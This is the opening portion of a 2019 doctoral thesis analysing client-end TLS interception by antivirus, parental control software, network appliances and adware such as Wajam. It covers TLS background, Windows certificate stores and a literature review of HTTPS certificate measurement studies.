Last-Mile TLS Interception: Analysis and Observation of the Non-Public HTTPS Ecosystem

Xavier de Carné de Carnavalet

A Thesis
in
The Concordia Institute
for
Information Systems Engineering

Presented in Partial Fulfillment of the Requirements
For the Degree of
Doctor of Philosophy (Information and Systems Engineering) at
Concordia University
Montréal, Québec, Canada

May 2019

CONCORDIA UNIVERSITY
School of Graduate Studies

This is to certify that the thesis prepared

By: **Xavier de Carné de Carnavalet**

Entitled: **Last-Mile TLS Interception: Analysis and Observation of the Non-Public HTTPS Ecosystem**

and submitted in partial fulfillment of the requirements for the degree of

Doctor of Philosophy (Information and Systems Engineering)

complies with the regulations of this University and meets the accepted standards with respect to originality and quality.

Signed by the final examining committee:

________________________ Chair
Dr. William Lynch

________________________ External Examiner
Dr. Carlisle Adams

________________________ External to Program
Dr. Wahab Hamou-Lhadj

________________________ Examiner
Dr. Amr Youssef

________________________ Examiner
Dr. Jeremy Clark

________________________ Thesis Supervisor
Dr. Mohammad Mannan

Approved by ________________________
Dr. Mohammad Mannan, Graduate Program Director

July 24, 2019 ________________________
Dr. Amir Asif, Dean
Gina Cody School of Engineering and Computer Science

Abstract

Last-Mile TLS Interception: Analysis and Observation of the Non-Public HTTPS Ecosystem

Xavier de Carné de Carnavalet, Ph.D.

Concordia University, 2019

Transport Layer Security (TLS) is one of the most widely deployed cryptographic protocols on the Internet that provides confidentiality, integrity, and a certain degree of authenticity of the communications between clients and servers. Following Snowden's revelations on US surveillance programs, the adoption of TLS has steadily increased. However, encrypted traffic prevents legitimate inspection. Therefore, security solutions such as personal antiviruses and enterprise firewalls may intercept encrypted connections in search for malicious or unauthorized content. Therefore, the end-to-end property of TLS is broken by these TLS proxies (a.k.a. middleboxes) for arguably laudable reasons; yet, may pose a security risk. While TLS clients and servers have been analyzed to some extent, such proxies have remained unexplored until recently. We propose a framework for analyzing client-end TLS proxies, and apply it to 14 consumer antivirus and parental control applications as they break end-to-end TLS connections. Overall, the security of TLS connections was systematically worsened compared to the guarantees provided by modern browsers.

Next, we aim at exploring the non-public HTTPS ecosystem, composed of locally-trusted proxy-issued certificates, from the user's perspective and from several countries in residential and enterprise settings. We focus our analysis on the long tail of interception events. We characterize the customers of network appliances, ranging from small/medium businesses and institutes to hospitals, hotels, resorts, insurance companies, and government agencies. We also discover regional cases of traffic interception malware/adware that mostly rely on the same Software Development Kit (i.e., NetFilter). Our scanning and analysis techniques allow us to identify more middleboxes and intercepting apps than previously found from privileged server vantages looking at billions of connections.

We further perform a longitudinal study over six years of the evolution of a prominent traffic-intercepting adware found in our dataset: Wajam. We expose the TLS interception techniques it has used and the weaknesses it has introduced on hundreds of millions of user devices. This study also (re)opens the neglected problem of privacy-invasive adware, by showing how adware evolves sometimes stronger than even advanced malware and poses significant detection and reverse-engineering challenges. Overall, whether beneficial or not, TLS interception often has detrimental impacts on security without the end-user being alerted.

Acknowledgments

I would like to express my deepest gratitude and appreciation to my supervisor Dr. Mohammad Mannan, for his continuous support, guidance, and pushing me to surpass myself. His patience and dedication contributed to making this thesis possible.

My journey into the Ph.D. was an adventure, and I am grateful to those I met and who supported me along the way. In particular, my love and appreciation go to Mengyuan Zhang.

I wish to thank all members of the Madiba Security Research Group, especially Lianying Zhao (Viau), as well as the rest of my research colleagues of the CIISE department, for their enthusiastic discussions.

I also would like to express my gratitude to my friends and family, who helped me keep on track.

Contents

List of Figures

List of Tables

Chapter 1

Introduction

1.1 Motivation

Internet communications are increasingly shifting to encrypted channels. In particular, during the last five years, web pages transported over HTTPS as visited by the Firefox browser globally rose from about 30 to 78% of all pages [13, 157]. This move towards more secure web communications originates from the Snowden revelations in 2013, which revealed the extent of the United States' spying program and the vulnerability of unencrypted communications [21, 116]. As a result, major players such as Google pushed for the adoption of HTTPS by taking its presence into account for page rankings in 2014 [122], and visibly marking non-encrypted HTTP traffic as "not secure" in 2018 [123]. This increase is also made possible thanks to the launch of *Let's Encrypt*, a Certification Authority that allows anyone to easily deploy HTTPS on their web servers by obtaining free certificates. As of September 2018, Let's Encrypt has issued 380 million such certificates [20], and 100 million are active as of May 28, 2019 [157].

The public HTTPS certificate ecosystem is well studied [23, 131, 24, 113, 111, 109, 238, 57]. Also, initiatives by Google to log all publicly-trusted issued certificates, Certificate Transparency, is now enforced in the Chrome browser [35, 41] and provides near real-time visibility of newly issued certificates.

However, encrypted traffic is also shielded against legitimate inspection purposes. There is indeed a need for inspection as bad actors also leverage HTTPS for phishing [128] and malware delivery and communications [14, 163, 19]. Therefore, security solutions, e.g., personal antiviruses (AVs) and enterprise firewalls, may intercept encrypted connections in search for malicious or unauthorized content [134, 192, 85]. To this aim, they split and proxy the encrypted connection, breaking the end-to-end property of the underlying TLS protocol, and possibly introducing security weaknesses.

Moreover, most of the effort to study the HTTPS ecosystem discards the actual client perspective. Indeed, while intercepting TLS, the proxy needs to generate on-the-fly site certificates to be received by the browser in place of the original server certificate. These proxy-issued certificates are publicly untrusted by design, and are neither logged by CT nor visible on most (or even any) part of the network. Also, these certificates are often stealthily made trusted on the user device to avoid browser warnings. This phenomenon results in a unique environment in which browsers may never see real server certificates, yet they do not show any error. As they do not trigger warnings, proxy-issued certificates are also invisible from browser telemetry on certificate errors [48] (unless misconfigured).

In addition, a few studies hint that security solutions are not the only entities that intercept TLS traffic [134, 192, 85]. Rather, there seems to be a tail of poorly explained interception events, sometimes attributed to malware. However, these studies are restricted by the geographic origin of the clients or the domains monitored, and do not offer a satisfying view of the landscape.

Finally, a given client perspective might not be totally isolated from others. The SuperFish case [28] showed that certificates generated by an ad-replacing application on one device can be directly trusted on another one where this application is installed, enabling anyone to tamper with encrypted communications proxied by SuperFish. Therefore, beyond individual proxy-issued certificates, the link between them across devices is also relevant. Hence, we call this environment, physically bound to or near the end-user's device, symbolically located in the last mile on the path from the server to the client, as the *non-public HTTPS ecosystem*. This ecosystem is important to study as it can highlight how insecure encrypted communications are in practice, despite proper observable server configurations and up-to-date browsers.

1.2 Thesis Statement

Our research is aimed at studying the non-public HTTPS ecosystem, created as a byproduct of TLS interception. This ecosystem includes TLS proxies/interceptors, and their generated certificates. As part of this goal, we explore the following research questions:

Question 1. Can we identify the actors of client-end TLS interception from a global perspective, and measure the extent of their impact?

Question 2. Do legitimate interceptors introduce any new security threat for end users?

Question 3. Can we characterize bad actors, and in particular, are they simply a nuisance or are they involved in something more nefarious?

1.3 Objectives and Contributions

This research first aims to provide a framework for analyzing TLS proxies, and to study the non-public HTTPS ecosystem in terms of its certificates, TLS proxies involved, and the security of the underlying TLS interception. Throughout this work, we make the following contributions.

1. We provide a framework for analyzing the security of TLS proxies installed on a user

device. Before we investigate actual proxies, we develop a comprehensive framework to guide further studies. We then analyze TLS interception as done by antivirus and parental control software. Such security- and safety-enhancing applications are expected to preserve the security of encrypted communications they intercept. We apply our framework to verify this expectation on a number of popular antivirus and parental control applications.

2. We collect the largest dataset of certificates from the non-public HTTPS ecosystem with a client perspective in residential and enterprise settings in various countries. We first leverage a peer-to-peer Virtual Private Network (VPN) provider that enables us to route our network requests through exit nodes located around the globe. Second, we compile a comprehensive list of domains to be tested that better represents user browsing preferences. Third, we design a scanner that partially mimics browser behaviors.

3. We analyze the collected certificates as exhaustively as possible and shed light on neglected, new, lesser-known, or geographically-dependent interception events. From our unique vantage, we are able to observe improbable interception cases. Some of these are worthy of further analysis and discussion, and may highlight previously overlooked problems.

4. We further investigate the case of the most widespread traffic-intercepting adware in our dataset. We perform a longitudinal study of the evolution of *Wajam* over six years and expose the TLS interception techniques it has used and the weaknesses it has introduced on hundreds of millions of users. This study also (re)opens the neglected problem of privacy-invasive adware, by showing how adware evolves sometimes stronger than even advanced malware and poses significant detection and reverse-engineering challenges.

1.4 Related Publications

The work discussed in Chapter 4 has been peer-reviewed and published in the following conference article:

> Killed by Proxy: Analyzing Client-end TLS Interception Software. X. de Carné de Carnavalet and M. Mannan. *Network and Distributed System Security Symposium (NDSS'16)*, Feb. 21–24, 2016, San Diego, CA, USA.

This work has also been presented at FTC PrivacyCon, Jan. 12, 2017, Washington, D.C., USA. Moreover, it has been used by the TLS Workgroup on the standardization of TLS 1.3 as an argument to reject interception-friendly design proposals [115].

We are preparing the work discussed in Chapter 5 for submission to an academic conference. The work discussed in Chapter 6 is available at arXiv:1905.05224.

1.5 Outline

The rest of the thesis is organized as follows. Chapter 2 introduces a short necessary background on SSL/TLS. Chapter 3 reviews the literature related to Chapter 4 and 5. Chapter 4 presents our analysis framework for client-end TLS proxies. Chapter 5 discusses the study of the non-public HTTPS certificate ecosystem. Chapter 6 then focuses on the Wajam traffic-intercepting adware. Due to the nature of this last piece of work, the relevant related work is presented in that chapter. Chapter 7 concludes.

Chapter 2

Background

This chapter introduces some key concepts and technologies.

2.1 SSL/TLS

The Secure Socket Layer (SSL) protocol, later renamed Transport Layer Security (TLS), has evolved since 1995 through major milestones: SSL v2.0, SSL v3.0, TLS v1.0, TLS v1.1, TLS v1.2 [135], up to the recently standardized v1.3 [136]. This cryptographic protocol is intended to protect communications from passive eavesdropping (privacy) and active modifications (integrity), and to authenticate at least one party in the exchange according to a given Public Key Infrastructure (PKI). By nature, SSL/TLS is an end-to-end encryption protocol.

The SSL/TLS protocol distinguishes a client and a server in the communication. The client starts a handshake by sending a ClientHello message to the server, advertising supported cryptographic primitives, as part of a negotiation phase with the server. The server replies with a ServerHello message, setting the primitives to be used, followed by other optional messages that may contain, e.g., the server's certificate, certificate revocation status, additional key material. The server finishes its series of messages with a ServerHelloDone message. The client then verifies the authenticity of the server's certificate and checks whether a signature chain leads to a trusted root. The client and server are then able to derive a common secret master key and derive sub-keys for encryption and message authentication purposes. The handshake may continue with optional messages and finishes when both the client and the server exchange a Finished message. Then, all further communications are encrypted by keys established during the handshake. In the recent version 1.3, this exchange is slightly revised but follows the same logic.

2.2 Terminology

We refer to content-control applications as CCAs, or simply products; these include antivirus and parental control applications when they perform some form of traffic filtering. Products that support TLS filtering are termed as TLS proxies, or simply proxies. Each product imports a root certificate in the OS trusted CA store for the proper functioning of their proxy, and possibly other third-party stores (primarily browser CA stores).

A proxy acts between a client application and a remote server. Client applications include web browsers, email clients, OS services, and any other TLS clients. We mostly discuss the consequences of bad TLS proxies from a browser's perspectives, considering browsers as the most critical TLS client application for users; however, other applications/services may also be affected. We use the terms browsers and client applications interchangeably. For browsers, we consider Microsoft Internet Explorer (IE), Mozilla Firefox and Google Chrome.

2.3 Trusted Root CA Stores

2.3.1 System CA Store

All versions of Windows starting from Windows 2000 [174], provide a Trusted Root Certification Authorities certificate store that comes preloaded with a list of trusted CAs, meeting the requirements of the Microsoft Root Certificate Program.[1] Updates to this list are generally provided by Microsoft, but applications and users can add additional certificates (only via specific Windows APIs or the Windows Certificate Manager). We refer to this store as the OS trusted (CA) store, which can either be user-dependent, service-dependent or machine-wide. The machine-wide trusted store is located in Windows registry as (key, value) pairs [176]: a key (*Certificates*) hosting each trusted certificate as a subkey, labeled with the certificate's SHA1 fingerprint; and a value (*Blob*) hosting the certificate in the ASN.1 DER format. CCAs import their root certificates in the machine-wide store, making those certificates trusted by the OS and all applications relying on the OS trusted store. Importing a root certificate into the machine-wide store requires admin privileges, in which case Windows does not warn users about the security implications of such a certificate. Importing a root certificate to the current-user's trusted store by a userland application however triggers a detailed warning, and requires explicit user acceptance. As CCAs obtain admin privileges during installation (e.g., via a UAC prompt), the insertion of a root certificate into the OS trusted store remains transparent to the user.

2.3.2 Third-party CA Stores

TLS applications may choose to use their own CA store, instead of relying on the OS-provided store (possibly due to not fully trusting the validation process as used by Microsoft to accept a root certificate). For example, Firefox uses an independent root CA

[1] https://technet.microsoft.com/en-ca/library/cc751157.aspx

```
HKEY_LOCAL_MACHINE
  SOFTWARE
    Microsoft
      SystemCertificates
        ROOT
          Certificates
            6973ad1e104db6bf10cc0ceb9b2927e375539ca
              Blob
```

Figure 1: Storage location of a sample machine-wide certificate, with SHA1 thumbprint 6973ad1e104db6bf10cc0ceb9b2927e375539ca

list, populated according to the Mozilla CA Certificate Policy [179]. In addition to the OS store, several CCAs also insert their root certificates into the application stores to filter traffic to/from those applications. CCAs may check for such applications during installation, and automatically insert their root certificates into selected third-party stores (transparently to users), or simply instruct users to manually add root certificates to application stores.

2.4 OS-provided APIs for Key Storage

The legacy Microsoft CryptoAPI (CAPI) and the new Cryptography API: Next Generation (CNG) provide specialized functions to store, retrieve, and use cryptographic keys [175]. Cryptographic Service Providers (CSP) such as the Strong Cryptographic Provider in the previous CAPI, and the CNG Key Storage Provider (KSP) offer such features. For TLS filtering, CCAs must store their private keys (corresponding to their root certificates) in the host system to sign site certificates for browsers on-the-fly. If a CCA uses CSP/KSP to securely store its private key, Windows encrypts the private key using a master key only available to the OS, and stores the ciphertext in `%ProgramData%\Microsoft\Crypto\RSA\MachineKeys` in the case of machine-wide RSA private keys. For CCAs using CSP/KSP, we check whether a key is marked as exportable (by the CCA). Machine-wide keys are exportable only with admin privileges. If a key is marked non-exportable, it is not supposed to be exported even with admin privileges. However, tools requiring admin/system privileges are available to bypass this restriction, e.g., Jailbreak [143] and Mimikatz [101] as we tested on Windows 7 SP1. Non-exportable keys can be used by the CAPI or CNG to directly encrypt or decrypt data without letting the application access the key. Such a method should be preferred by CCAs; however, our results show otherwise (see Section 4.7). In this thesis, we consider that exporting OS-protected private keys requires admin privileges. Note that, an unprivileged application running under an admin account, can open the Windows Certificate Manager (run with admin privileges), and then instrument the UI to access an exportable private key; such an attempt will not trigger the Windows UAC prompt under default UAC settings (under Windows 7, 8.1 and 10 as we tested), which allow auto-elevating whitelisted Microsoft tools [212].

2.5 Insertions in Trusted Stores: Implications

There are several trusted stores that can be affected by CCAs. Windows provides a trusted store that we refer to as the OS trusted CA store, while third-party applications may maintain their own store (e.g., Mozilla Firefox, Opera); see Section 2.3. CCAs install a root certificate in a trusted store so that TLS applications relying on that store accept TLS connections filtered by the proxy without any warning or error. However, an imported CCA root certificate implies that those TLS applications thereafter automatically trust *any* web content signed by that certificate, not simply the filtered content. When the CCA is manually disabled or uninstalled, or the CCA stops filtering due to an expired license, the root certificate may still remain in the trusted store. As a consequence, TLS clients may be vulnerable to impersonation attacks when the private key for the root certificate is not suitably protected. Example scenarios include the following: CCAs that simply reuse the same public/private key pair across installations; CCAs that do not remove a root certificate from the trusted stores and the corresponding private key becomes compromised later (e.g., a

RSA-1024 root certificate valid for 10 years leaves plenty of time for a dedicated attacker to factor the key). Compared to installing a new application, inserting a root certificate in a trusted store has more security implications that may span even beyond the product's lifespan. Such insertions are also mostly invisible to users, i.e., no explicit message is displayed by the OS, CCAs, or browsers, beyond granting generic admin privileges to the CCAs.

2.6 Client-side TLS Proxies and Appliances

Several antivirus and parental control software tools analyze client-end traffic, including HTTPS traffic, before it reaches browsers for reasons including eliminating drive-by downloads, removing unwanted advertisements, protecting children's online activities by blocking access to unwanted websites, or simply hiding swear words. Such tools are possibly used by millions of users (cf. [134]); sometimes they are installed by OEMs on new computers (perhaps unbeknownst to the user), often downloaded/purchased by users, and after installation, remain active by default (although may not always perform filtering).

To analyze encrypted traffic, these tools generally insert an active man-in-the-middle (MITM) proxy to split the browser-to-web server encrypted connection into two parts: browser-to-proxy and proxy-to-web server. First, such a tool grants itself signing authority over any TLS certificate by importing its own root certificate into the client's trusted CA stores. Then, when a TLS connection is initiated by a client application (e.g., browser, email client) to a remote server, the TLS proxy forges a certificate for that server to "impersonate" it in the protocol. Client encryption effectively terminates at the proxy, which dutifully forms a second TLS connection to the remote server. The proxy inspects messages between the two connections, and forwards, blocks or modifies traffic as deemed appropriate. However, the use of such a proxy may weaken TLS security in several ways. Figure 2 illustrates this mechanism.

Similarly, dedicated network appliances are already in position of a MITM, and may




Figure 2: Illustration of a man-in-the-middle (MITM) attack against a content-control application performing TLS interception that accepts its own root certificate as the issuer of externally-delivered certificates. In addition, TLS parameters are not transparent to browsers, and may be lowered by the proxy to an unwanted level. All SSL/TLS versions shown are the highest ones that can be negotiated between two parties, assuming the MITM supports at most TLS 1.2.

also split TLS connections. However, such appliances may be less dangerous, as they are configured by IT professionals, and their root certificate and corresponding private key are self-contained within the device.

Chapter 3

Literature Review

This chapter provides a comprehensive view of previous work aiming to analyze the TLS ecosystem, propose alternative TLS proxy mechanisms, audit source code, and generate certificates for testing purposes, along with surveys on the state of HTTPS and a few side components.

3.1 Surveys on SSL/TLS and the CA Infrastructure

Meyer and Schwenk [172] survey theoretical and practical cryptographic attacks against SSL/TLS, along with problems with the PKI infrastructure. They gather lessons learned from these attacks, e.g., the need for reliable cryptographic primitives and awareness for side-channel attack origins.

In parallel, Clark and van Oorschot [90] survey issues related to SSL/TLS from a cryptographic point of view in the context of HTTPS, as well as general issues related to current PKI and trust model proposals. Recent proposals, e.g., key pinning and HSTS variants, OCSP stapling and short-lived certificates, have also been evaluated against known issues. Authors note a shift from cryptographic attacks against TLS to attacks on the trust model, where valid certificates can be issued by attackers.

3.2 Certificate Collection and Analyses

In this section, we discuss prominent past studies on TLS certificate monitoring and large-scale network scanning, and compare them (see Table 1 for a summary).

3.2.1 Internet-wide Active Scans

A few notable projects focus on scanning the entire IPv4 address space ($\sim$4 billion IPs), either from a single vantage, several decentralized devices, or selected multiple vantages.
Single vantage. In 2010, the EFF and iSEC Partners conducted a scan of the IPv4 space on port 443 [23] to evaluate the CA ecosystem. It took three months to complete from three hosts. In contrast, ZMap [113] scans the entire IPv4 space in under 45 minutes from a single machine using a Gigabit network connection. ZMap is similar to masscan [127], which advertises 3 minutes for the IPv4 space using two 10-gigabit Ethernet cards. Both leverage a custom TCP stack to enable asynchronous half-open connections without requiring the OS kernel to allocate any resource or performing lookups and filtering. This mechanism allows them to initiate a massive amount of connections. Destination IP addresses are sampled randomly and deterministically to avoid overloading destination subnetworks. ZMap allows modules to be run when a connection is successfully established; e.g., ZGrab acts as a TLS client and records various parameters including the server's certificate chain and negotiated ciphersuite.

Censys [109] is an efficient search engine based on the data regularly collected by ZMap, coupled with various modules. Censys offers a periodic scan of the IPv4 space of more than 15 ports and protocols, including SSL/TLS (443), IMAP(S) (143/993), POP3(S) (110/995), SSH (22). The data is accessible to researchers, and enables the research community to analyze different ecosystems. Similar to Censys, Rapid7 [24] periodically scans the IPv4 space on multiple ports. Their datasets were analyzed by Chung et al. [86] for invalid certificates, Liu et al. [161] for certificate revocation, and Cangialosi et al. [81] for

Paper (year)	Scan type	# vantage	# countries	Vantage type	# direct IPs scanned	# domains scanned	SNI used?	Protocols scanned	Browser-like HTTPS?
EFF SSL Observatory [23] (DEFCON'10)	A	1	1 (US)	Unknown	IPv4	×	×	HTTPS	×
Levillain (2010–14) [158]	A	1	1 (FR)	University	IPv4	×	×	HTTPS	×
Holz et al. [131] (IMC'11)	A+P	11	7	University, PlanetLab	×	1M	A:×	HTTPS	A:× P:✓
Internet Census [16] (2012)[1]	A	420K	45+	Various	IPv4	×	N/A	742 TCP & UDP ports	N/A
ICSI SSL Notary [56] (2012–present)	P	10	1 (US)	University	N/A	N/A	N/A	HTTPS	✓
Rapid7 [24] (2013–present)	A	1	1 (US)	Datacenter	IPv4	×	×	HTTPS, email, ...	×
Winter et al. [245] (PETS'14)	A	6835	N/A	Tor/Various	×	1	N/A	HTTPS, XMPP, IMAP(S), SSH, FTP	×
Huang et al. [134] (S&P'14)	S	3M	45+	Various/Unknown	×	1	Various	HTTPS	✓
ZMap [113] (USENIX Sec. 2013) Censys [109] (CCS'15)	A	1	1 (US)	University, Datacenter	IPv4	1M	✓	HTTPS, email, ...	×
O'Neill et al. [192] (IMC'16)	A	3M	142	Various/Unknown	×	1+17	N/A	HTTPS	✓
VanderSloot et al. [238] (IMC'16)	A	1	1 (US)	University	×	30M	✓	HTTPS	A:× P:✓
Chung et al. [85] (IMC'16)	A	808k	115	Home/Various	×	908	N/A	DNS, HTTP, HTTPS	×
Durumeric et al. [112] (NDSS'17)	S	8B	N/A	Home/Various	×	N/A[2]	Various	HTTPS	✓
Acer et al. [48] (CCS'17)	B	N/A	N/A	Various	361M error reports		✓	HTTPS	✓
Amann et al. [57] (IMC'17)	A+P	5	4	University	×	193M	✓	DNS, HTTPS	×
Oakes et al. [190] (TMA'19)	P	2M	N/A[3]	Home/Various	×	N/A[3]	✓	HTTPS	✓
This work	A	5.2M	204	University, Home/Various	×	438k	✓	HTTPS	✓

Legend. "Scan type": A → Active, P → Passive client-side, B → Browser-centric, S → Server-centric; "Vantage type": Various means a variety of poorly specified vantages, Unknown means that the type is not specified in the study.

[1] Authors illegitimately accessed nodes by abusing default telnet credentials

[2] Domains associated with Firefox update server, e-commerce websites, Cloudflare CDN, possibly many.

[3] The authors worked with a global measurement platform focusing on user-generated traffic

Table 1: Comparison with scanning techniques used in related work

private key sharing.

Mayer et al. [169] analyzed TLS certificates in the email ecosystem, and identified more than 2M unique leaf certificates (majority self-signed). While email certificates are out-of-scope for us, the use of Server Name Indication (SNI) with Alexa's top domains is a notable attribute of this work.

Levillain [158] studied the TLS ecosystem by probing TLS servers on the IPv4 range with various ClientHellos to assess server support for different features.

Decentralized. In 2012, an anonymous group performed a distributed scan of IPv4, called the Internet Census or the Carna botnet [16]. They (illegally) instructed 420,000 third-party devices, accessed through an exposed telnet interface accepting default passwords, to perform a chunk of the whole scan. A total of 742 TCP and UDP ports were tried at least once, but not port 443 (HTTPS). Dainotti et al. [98] published an analysis of a similar type of scan by a different botnet in early 2011, as seen by the UCSD Network Telescope.

Multi-vantage: Tor. Winter et al. [245] proposed Exitmap, a Python tool to run custom modules through all Tor exit nodes. They studied passive sniffing of the IMAP and FTP protocols by sending plaintext credentials to honeypot destinations, as well as active tampering of HTTPS, XMPP, IMAPS and SSH. In seven months, they found 40 exit nodes that performed active MITM attacks mainly from Russia and India, but also Hong Kong, USA, Turkey and other countries. When a certificate was replaced, it was always a self-signed certificate. Authors initiated about 27,000 connections over FTP and IMAP each to a honeypot with unique credentials, and observed that 0.24% of them were used later (from 3 minutes to 2 months later). Also, they observed that the Tor network has a significant churn rate as they observed 6835 unique exit nodes, while only about 1000 were active at any given time. Moreover, 2698 were active for less than 50 hours.

Khattak et al. [148] investigate how Tor users are refused access to web sites from the IPv4 range, or presented with CAPTCHAs on Alexa's Top-1k list.

Multi-vantage: Ads campaign. O'Neill et al. [192] pushes a Flash application through a Google AdWords campaign to actively collect certificates presented while connecting to their own server. They analyzed reported certificates from about 3M connections from 142 countries and found that 0.4% of connections were proxied. Firewalls, parental filters and malware were the main cause of interception.

Multi-vantage: Residential nodes. Using Luminati, Chung et al. [85] studied HTTPS certificate replacement by active MITM on HTTPS traffic from 808k vantages, to the top 20 sites from each country-specific Alexa top domains (908 domains in total). Antivirus on end-user systems were found to be responsible for a significant number of replaced certificates, along with other content filtering software and a case of malware. While the idea is similar, Chung et al. focused mostly on the existence of certificate replacement and highlighted the main culprits. Our work significantly differs from this study in the number of domains tested (up to 438k per country vs. up to 33), and the number of nodes (910k+4.3M vs. 808k). To limit the cost of the study, we first focused on 33 selected countries then expanded to 203 (vs. 115). The breadth of our scan allows us to simultaneously observe many more accounts of interception, as detailed in Chapter 5.

More recently, Oakes et al. [190] collected certificates from the traffic of 2M residential client from the user device's perspective through comScore's global desktop user panel, and observed 35M unique certificate chains. Among invalid certificates, they found interception done mostly by what we can identify as NetFilter-based products, including Wajam, as evident from the issuer DNs (as we discuss in Chapters 5 and 6).

3.2.2 Passive Certificate Collection

Notaries. In Perspectives [244], a static list of domains is periodically crawled from a trusted network to retrieve TLS certificates. Through a browser add-on, users can automatically verify a visited site's certificate against the notary. Users are warned of any discrepancies (see also [194, 8]). The ICSI SSL Notary gathers certificates found in Internet traffic from 10 organizations [139], mostly North American academic/research institutions [56]. One can submit the fingerprint of a certificate to learn if the notary has ever seen the corresponding certificate (the dataset is possibly available through an NDA [238]).

While notaries expect users to verify certificates against them, Dong et al. [105] propose to leverage machine learning to automatically detect rogue certificates.

Certificate Transparency. CT [4] is a framework that aims to monitor certificates issuance by CAs, and enable any interested parties (e.g., website owners) to check for the existence of rogue certificates. CT relies on public logs, maintained by CAs, CDNs and other third parties [5], which keep track of the certificates submitted to them. Monitors can periodically check the logs for mis-issued certificates, while auditors can verify that logs are honest. In practice, monitors are often run by the CAs themselves or web hosts to alert their clients, while auditors are mostly run by independent parties [15]. Only certificates signed by a public CA can be submitted [138], thus excluding any self-signed or otherwise invalid certificates from the CT logs. CAs can submit a pre-certificate to a CT log and include a Signed Certificate Timestamp (SCT) in the final issued certificate as an X.509v3 extension, as a proof of inclusion. The final certificate could be later submitted to CT logs, although this step is not mandatory. Alternatively, a web server can automatically query a CT log and attach an SCT via a special TLS extension or through OCSP stapling; however, these options are scarcely used [57]. To push this system forward, Google Chrome has required CT for all EV certificates since 2015 [25], and for all certificates starting from Apr. 2018 [35, 41].

Passive server-side collection. Durumeric et al. [112] analyzed about 8 billion TLS handshakes from traffic reaching Firefox update servers, selected popular e-commerce websites, and Cloudflare CDN. They found that about 5–10% of the connections were intercepted depending on the vantage. The underlying detection tool, MITMengine [95], is used by CloudFlare for measuring TLS interception of traffic reaching their CDN [94].

Hybrid approaches. Holz et al. [131] analyzed TLS certificates from the traffic at a large research network in Germany over 1.5 years between 2009 and 2011, along with certificates obtained from active scans of Alexa's Top-1M websites from vantage points in seven countries through PlanetLab. VanderSloot et al. [238] combine various sources of certificates collection to increase the coverage of TLS certificates, including: Censys, their own IPv4 scans, Alexa's Top-1M, domains found in the .com/.net/.org zone file [240], CT logs, ICSI, and the Common Crawl dataset [96]. They noted that all these sources complement each other, with CT logs contributing the most certificates. Authors found that 77% of over 20 million active domains extracted from CT logs accepted connections without SNI, and only 35% served the same certificate as when contacted with SNI, further highlighting the importance of scanning with SNI. They also reported that the Censys dataset represented only 38% of all the certificates, mostly due to the lack of SNI.

3.3 TLS Proxy-oriented Analyses and Protocols

We summarize below the related work on TLS proxies, including analyses on network appliances and software proxies, and proposals for TLS proxy protocols.

3.3.1 Network Appliances

Dell SecureWorks Counter Threat Unit [100] propose a framework for testing dedicated, network-based TLS interception appliances as used in enterprise environments; several security flaws were also reported. CERT [106] lists a few common vulnerabilities in TLS proxies, and identifies possibly affected products (mostly for enterprises). In the past, such devices used to receive certificate signing authority from an existing client-trusted CA to avoid user configuration; however, many OS/browser vendors disallow this practice, and have removed/sanctioned the issuing CA when discovered, e.g., Trustwave [18], TURKTRUST [184], ANSSI [183] and CNNIC [9]. Such enterprise proxies require users/administrators to independently install the proxy's root certificate into their clients. Our work is focused on client-end interception proxies, which pose additional challenges, and are installed and used by everyday users. Also, Dell's framework is mostly oriented towards certificate validation, while we extend the focus to TLS versions and various recent attacks.

Waked et al. [243, 242] applied our framework presented in Chapter 4 to 13 network appliances and found security flaws, including insecure defaults, and a lack of certificate validation in four appliances.

3.3.2 Software Proxies

In a preliminary work, Böck [72] analyses three antiviruses, and reports that they are vulnerable to CRIME and FREAK attacks, and support only old SSL/TLS versions. Böck also tracks commercial products that leverage the Netfilter SDK[1] to intercept HTTPS traffic using pre-generated certificates. Our work is more comprehensive in terms of the number of tested products, and tests we perform in our framework.

Huang et al. [134] study TLS traffic filtering by investigating Facebook's server certificate as seen from browsers. They found that 0.2% of the 3 million TLS connections

[1] `http://netfiltersdk.com/`

they measured were tampered with by interception tools, mostly antiviruses and enterprise CCAs, but also parental control tools and malware. O'Neill et al. [192] also found that firewalls, parental filters and malware were the main cause of interception.

Graham [125] shows how easy it is to retrieve the private key for SuperFish, and consequently to eavesdrop communications from clients using SuperFish in specific Lenovo laptops. Recently, Böck [72] listed several observations about three antiviruses, including vulnerability to CRIME and FREAK attacks, and the use of old SSL/TLS versions. Other studies (e.g., [100, 106]) also highlight the possible dangers of filtering by dedicated TLS interception appliances, targeted for enterprise environments.

3.3.3 TLS Proxy Protocols

The TLS Proxy Server Extension and HTTP 2.0 Explicit Trusted Proxy RFCs [171, 162] discusses possible ways for proxies to be more transparent. Various proposals introduce extensions to TLS and new encryption schemes that enable transparent inspection of encrypted traffic with fine-grained authorization and controls of the middleboxes, see e.g., [216, 188, 187, 156]. They require changes to the browsers, middleboxes and often to the servers, making their adoption challenging.

Liang et al. [159] show the architectural difficulties faced by CDNs to deploy HTTPS, as they are automatically placed in a man-in-the-middle position. CloudFlare [93] proposes a mechanism for CDNs to handle TLS connections without the knowledge of the server's private key.

3.4 Implementation Verification

We provide a brief description of related work on certificate generation for testing validation implementations, and source code analysis.

3.4.1 Certificate Generation for Testing Purposes

Frankencert [78] generates artificial certificates that are composed of a combination of existing extensions and constraints, randomly chosen from a large corpus of input certificates. The generated certificates are then tested against TLS clients. Errors are uncovered through differential testing between at least two implementations. Frankencert has been tested mainly on open-source TLS libraries (not much testing on browsers), and uncovered several high-impact validation flaws. The authors use a script to instrument browsers and TLS libraries to generate a web request and log the status of the reply (i.e., to check certificate rejection errors). We provide a simple mechanism to make Frankencert compatible with client-end TLS proxies; however, we do not use/modify Frankencert as obvious validation errors are already apparent from simple tests.

